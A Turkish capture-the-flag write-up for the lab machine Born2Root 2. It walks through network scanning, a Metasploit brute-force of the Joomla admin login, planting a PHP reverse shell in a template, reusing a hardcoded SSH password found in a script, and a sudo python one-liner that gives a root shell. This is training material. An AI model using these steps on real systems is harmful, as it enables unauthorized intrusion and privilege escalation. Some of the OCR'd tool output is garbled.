## **BORN2ROOT 2 WRITEUP**

Netdiscover ile networkteki cihazları keşfedelim.


```
Currently scanning: 192.168.49.0/16
                                          Screen View: Unique Hosts
 4 Captured ARP Req/Rep packets, from 3 hosts.
                                               Total size: 240
  IP
                At MAC Address
                                             Len MAC Vendor / Hostname
                                   Count
 192.168.43.1
                96:ae:e9:79:1a:8b
                                       2
                                             120 Unknown vendor
 192.168.43.99
                08:00:27:c1:f5:7e
                                             60 PCS Systemtechnik GmbH
 192.168.43.188 00:e1:8c:d9:36:40
                                              60 Intel Corporate
root@kali:~#
```

Nmap taraması gerçekleştirelim.

```
nmap -sS -sV -sC -Pn 192.168.43.234
```

```
root@kali:~# nmap -sS -sV -sC -Pn 192.168.43.99
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-20 08:07 EST
Nmap scan report for 192.168.43.99
Host is up (0.0014s latency).
Not shown: 997 closed ports
       STATE SERVICE VERSION
PORT
22/tcp open ssh
                        OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
  ssh-hostkey:
    1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
     2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
    256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
    256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
 0/tcp open http Apache httpd 2.4.10 ((Debian))
_http-server-header: Apache/2.4.10 (Debian)
.
80/tcp open http
_http-title: Welcome to my website
111/tcp open rpcbind 2-4 (RPC #100000)
  rpcinfo:
    program version port/proto service
                         111/tcp rpcbind
     100000 2,3,4
    100000 2,3,4
100000 3,4
100000 3,4
100024 1
                          111/udp
                                       rpcbind
                         111/tcp6 rpcbind
111/udp6 rpcbind
45343/udp status
                          51721/tcp6 status
     100024 1
    100024 1
                          52163/tcp status
                          57104/udp6 status
MAC Address: 08:00:27:C1:F5:7E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.71 seconds
```


80 portunda http servisi çalışıyor.



Dirb ile dizin taraması yapalım.

```
root@kali:~# dirb http://192.168.43.99
DIRB v2.22
By The Dark Raver
START TIME: Wed Nov 20 08:09:47 2024
URL BASE: http://192.168.43.99/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
  — Scanning URL: http://192.168.43.99/
⇒ DIRECTORY: http://192.168.43.99/css/
⇒ DIRECTORY: http://192.168.43.99/img/
+ http://192.168.43.99/index.html (CODE:200|SIZE:8454)
=> DIRECTORY: http://192.168.43.99/javascript/
=> DIRECTORY: http://192.168.43.99/joomla/
⇒ DIRECTORY: http://192.168.43.99/js/
+ http://192.168.43.99/LICENSE (CODE:200|SIZE:1093)
=> DIRECTORY: http://192.168.43.99/manual/
+ http://192.168.43.99/server-status (CODE:403|SIZE:301)
=> DIRECTORY: http://192.168.43.99/vendor/
  — Entering directory: http://192.168.43.99/css/ -
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
  — Entering directory: http://192.168.43.99/img/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
   - Entering directory: http://192.168.43.99/javascript/
```

Joomla adında bir dizin olduğunu farkettik. Şimdi bu adrese gidelim.



Hedefte joomla çalıştığını tespit ettik.

/joomla/administrator sayfasında login paneli var mı diye kontrol edelim.



Tim kullanıcısı blog sayfasında kendisi hakkında bir çok bilgi vermişti. Cewl ile sitede bulunan kelimelerden kendimize wordlist hazırlayalım.

```
root@kali:~# cewl http://192.168.43.99/joomla > pass.txt root@kali:~# ■
```


Parola listemizi hazırladık.

Şimdi metasploit ile saldırımızı başlatalım.

```
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set auth_uri /joomla/administrator/index.php
auth_uri ⇒ /joomla/administrator/index.php
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set form_uri /joomla/administrator
form_uri ⇒ /joomla/administrator
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set rhosts 192.168.43.99
rhosts ⇒ 192.168.43.99
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set username admin
username ⇒ admin
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set pass_file pass.txt
pass_file ⇒ pass.txt
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > ■
```

```
27301cf56277blbe3051af007bc32a26=1 )
[*] http://192.168.43.99:80/joomla/administrator/index.php - Login Response 303
[*] http://192.168.43.99:80/joomla/administrator/index.php - Following redirect to http://192.168.43.99/joomla/administrator/index.php...
[+] http://192.168.43.99:80/joomla/administrator/index.php - Successful login 'admin': 'travel'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.43.99:80 - [0060/1775] - Bruteforce cancelled against this service.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/joomle_bruteforce_login) >
```


Admin kullanıcısının parolasının travel olduğunu tespit ettik. Şimdi admin panale login olalım.



Templates kısmında php dosyalarını düzenleyebiliriz. Eğer kendi php reverse shellimizi eklersen oturum alabiliriz.



Protostar template i şu an kullanılıyor. İçierisine girelim.



İndex php dosyası içerisine kendi zararlı php dosyamızı ekleyelim.


```
Press F10 to toggle Full Screen editing.
          <?php
            * @package
                               Joomla.Site
            * @subpackage Templates.protostar
            * @copyright Copyright (C) 2005 - 2016 Open Source Matters, Inc. All rights reserved.
           * @license
                               GNU General Public License version 2 or later; see LICENSE.txt
  10
11
12
13
14
15
16
          defined('_JEXEC') or die;
                                = JFactory::getApplication();
= JFactory::getDocument();
          $app
           $user
                                = JFactory::getUser();
          $this->language = $doc->language;
$this->direction = $doc->direction;
  18
19
          // Output as HTML5
$doc->setHtml5(true);
```

Bu php dosyasını kendi php kodumuzla değiştirelim.

Şimdi portumuzu dinlemeye başlayalım.

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...

Templates Customise
```



Reverse shell almayı başardık.

```
$ cd /opt
$ ls
scripts
$ cd scripts
$ ls
fileshare.py
$ cat fileshare.py
#!/usr/bin/env python
import sys, paramiko
if len(sys.argv) < 5:</pre>
    print "args missing"
    sys.exit(1)
hostname = "localhost"
password = "lulzlol"
source = "/var/www/html/joomla"
dest = "/tmp/backup/joomla"
username = "tim"
port = 22
try:
    t = paramiko.Transport((hostname, port))
    t.connect(username=username, password=password)
    sftp = paramiko.SFTPClient.from transport(t)
    sftp.get(source, dest)
finally:
    t.close()
```

/opt dizini altında bir script dosyası bulduk. Bu script içerisinde bir parola görüyoruz. Bu parola tim kullanıcısının parolası. Bu parola ile tim kullanıcısına

bağlanabilir miyiz deneyelim. En basşta ssh servisinin açık olduğunu görmüştük. Şimdi ssh ile bağlanmayı deneyelim.

```
root@kali:~# ssh tim@192.168.43.99
tim@192.168.43.99's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 28 14:20:13 2019 from 192.168.0.30
tim@born2root:~$
```

Ssh ile login olmayı başardık.

Sudo kullanıcısı ile tüm komutları çalıştırabiliyoruz. /opt altındaki scriptin python dosyası olduğunu görmüştük. Sistemde python yüklü mü kontrol edelim.

```
tim@born2root:~$ python --version
Python 2.7.9
tim@born2root:~$
```

Python sistemimizde yüklü.Şimdi yetkimizi yükseltelim.

## Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

```
sudo python -c 'import os; os.system("/bin/sh")'
```

```
tim@born2root:~$ sudo python -c 'import os; os.system("/bin/sh")'
# ls
# cd /root
# ls
flag.txt
# cat flag.txt
             .andAHHAbnn.
           .aAHHHAAUUAAHHHAn.
          dHP^~"
                        "~^THb.
                            YHA.
        .AHF
                            .dHHA.
       .AHHb.
       HHAUAAHAbn
                       adAHAAUAHA
       HF∼"
                             ]HHH
   HHI HAPK""~^YUHb dAHHHHHHHHHH IHH
   HHI HHHD> .andHH
                     HHUUP^~YHHHH IHH
   YUI ]HHP
                     P~"
                             THH[ IUP
                             ]HH'
       `HK
        THAn. .d.aAAn.b.
                           .dHHP
        ]HHHHAAUP" ~~ "YUAAHHHH[
        `HHP^~"
                 .annn. "~^YHH'
```

Root olup bayrağı almayı başardık.